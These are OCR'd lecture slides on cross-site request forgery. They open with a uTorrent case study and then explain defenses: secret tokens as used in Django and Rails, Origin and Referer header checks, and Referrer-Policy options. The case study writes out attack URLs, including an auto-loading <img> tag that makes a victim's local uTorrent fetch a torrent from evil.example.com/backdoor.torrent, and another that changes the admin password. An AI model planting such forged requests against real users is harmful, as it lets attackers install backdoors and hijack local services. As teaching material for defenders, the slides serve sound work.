    - http://localhost:8080/gui/?action=add-url&s=http://evil.example.com/backdoor.torrent
  - Change uTorrent administrator password
    - http://localhost:8080/gui/?action=setsetting&s=webui.password&v=eviladmin

Utorrent Case Study

- Attacks were launched by placing malicious, automatic-action HTML image elements on forums and email spam.
- Browsers visiting these pages would open them automatically, without much user action.
  - <img src="http://localhost:8080/gui/?action=add-url&s=http://evil.example.com/backdoor.torrent">
- People running vulnerable uTorrent version at the same time as opening these pages were susceptible to the attack.

Utorrent Case Study

- When accessing the attack link to the local uTorrent application at localhost:8080, the browser would also always automatically send any existing cookies for that domain.

- This general property of web browsers enables CSRF attacks to exploit their targeted vulnerabilities and execute hostile actions as long as the user is logged into the target website (in this example, the local uTorrent web interface) at the time of the attack.

CSRF Vulnerable websites

- Web applications are at risk that perform actions based on input from trusted and authenticated users without requiring the user to authorize the specific action.

- A user who is authenticated by a cookie saved in the user's web browser could unknowingly send an HTTP request to a site that trusts the user and thereby causes an unwanted action.


CSRF Defenses - STP

Synchronization (Secret) Token Validation


- **STP is a technique where a token, secret and unique value for each request, is embedded by the web application in all HTML forms and verified on the server side.**

- **The token may be generated by any method that ensures unpredictability and uniqueness (e.g. using a hash chain of random seed). The attacker is thus unable to place a correct token in their requests to authenticate them.**

CSRF Defenses – STP (cont.)


Example of STP set by Django in a HTML form:

```
<input type="hidden" name="csrfmiddlewaretoken" value="KbyUmhTLMpYj7CD2di7JKP1P3qmLlkPt" />
```



For every form on `bank.com`, generate a one time random sequence as a hidden parameter, and only accept the request if the server gets the parameter.

E.g., Rails' HTML helpers automatically add an `authenticity_token` parameter to the HTML, so the legitimate form would look like:

```
<form action="http://bank.com/transfer" method="post">
  <p><input type="hidden" name="authenticity_token" value="j/DcoJ2VZvr7vdf8CHKsvjdlDbmiizaOb5
  <p><input type="hidden" name="to"                 value="ciro"></p>
  <p><input type="hidden" name="ammount"            value="100"></p>
  <p><button type="submit">Send 100$ to Ciro.</button></p>
</form>
```

So if `evil.com` makes a post single request, he would never guess that token, and the server would reject the transaction.

CSRF Defenses – STP



slicehost

https://manage.slicehost.com/slices/new

Slices | DNS | Help | Account

My Slices
Add a Slice

Add a Slice

Slice Size

●	**256 slice**	$20.00/month – 10GB HD, 100GB BW
○	**512 slice**	$38.00/month – 20GB HD, 200GB BW
○	**1GB slice**	$70.00/month – 40GB HD, 400GB BW
○	**2GB slice**	$130.00/month – 80GB HD, 800GB BW
○	**4GB slice**	$250.00/month – 160GB HD, 1600GB BW
○	**8GB slice**	$450.00/month – 320GB HD, 2000GB BW
○	**15.5GB slice**	$800.00/month – 620GB HD, 2000GB BW

System Image

Ubuntu 8.04.1 LTS (hardy)

Slice Name

Add Slice or cancel

NOTE: You will be charged a prorated amount based upon the number of days remaining in your billing cycle.

Done — manage.slicehost.com — YSlow 0.91s 909 ms

```
g:0"><input name="authenticity_token" type="hidden" value="0114d5b35744b522af8643921bd5a3d899e7fbd2" /></d
="/images/logo.jpg" width='110'></div>
```

CSRF Defenses – STP

- Variations
  - Session identifier
  - Session-independent token
  - Session-dependent token
  - HMAC of session identifier

CSRF Defenses – Identifying Source Headers

- To identify the source origin, OWASP recommends using one of these two standard headers that almost all requests include one or both of:
  - **Origin Header**
  - **Referer Header**


CSRF Defenses – Origin Header

- If the Origin header is present, verify its value matches the target origin.
  - The Origin HTTP Header standard was introduced as a method of defending against CSRF and other Cross-Domain attacks.
  - Unlike the Referer, the Origin header will be present in HTTP requests that originate from an HTTPS URL. If the Origin header is present, then it should be checked to make sure it matches the target origin.
  - It contains only origin properties (scheme, domain and port) read in SOP.

CSRF Defenses – Referer Header

- If the Origin header is not present, verify the hostname in the Referer header matches the target origin.
- Checking the Referer is a commonly used method of preventing CSRF on embedded network devices because it does not require any per-user state that was in case of STP.
- Referer a useful method of CSRF prevention when memory is scarce or server-side state doesn't exist.
- This method of CSRF mitigation is also commonly used with unauthenticated requests, such as requests made prior to establishing a session state which is required to keep track of a synchronization token.

CSRF Defenses – Referer Header



Its typical use is thus: if I click on a link on a website, the referer header tells the landing page which source page I came from.

```
Source URL = www.mysite.com/page1 -> Target URL = www.example.com
referer = "www.mysite.com/page1"
```

It's heavily used in marketing to analyse where visitors to a website came from, and also very useful for gathering data and statistics about reading habits and web traffic.

However, it presents a potential security risk if too much information is passed on.


In the referer header's original RFC2616, the specification lays out that: "Clients SHOULD NOT include a Referer header field in a (non-secure) HTTP request if the referring page was transferred with a secure protocol" That is, if our request goes from https to http, the referer header should not be present.

However, RFCs are not mandatory, and data can be leaked. Facebook fell foul of this a little while ago, when it turned out that in some cases the userid of the originating page was being passed in the referer header to advertisers when a user clicked on an advert.


- Referer may leak privacy-sensitive information

  `http://intranet.corp.apple.com/projects/iphone/competitors.html`

Redirection of Browsers


Internet
Web Request
Http Status code 301/302 – Target URL Location
Redirect Web Request to Target URL Location
Web Response
Client Web Browser
IE7, Firefox, Safari, Opera
IIS Web Server

Redirection of Browsers (cont.)


referer: http://www.site.com
Web Request
Http Status code 301/302 – Target URL Location
referer: http://www.site.com
Redirect Web Request to Target URL Location
Web Response
Client Web Browser
Web Server

What if honest site sends POST to attacker.com?

Solution: origin header records redirect

Referer Policy

- Referrer-Policy: no-referrer
- Referrer-Policy: no-referrer-when-downgrade
- Referrer-Policy: origin
- Referrer-Policy: origin-when-cross-origin
- Referrer-Policy: same-origin
- Referrer-Policy: strict-origin
- Referrer-Policy: strict-origin-when-cross-origin
- Referrer-Policy: unsafe-url

CSRF Recommendations

- **Login CSRF**
  - Strict Referer/Origin header validation
  - Login forms typically submit over HTTPS, not blocked
- **HTTPS sites, such as banking sites**
  - Use strict Referer/Origin validation to prevent CSRF
- **Other**
  - Use Ruby-on-Rails or other framework that implements secret token method correctly
- **Origin header**
  - Alternative to Referer with fewer privacy problems
  - Sent only on POST, sends only necessary data
  - Defense against redirect-based attacks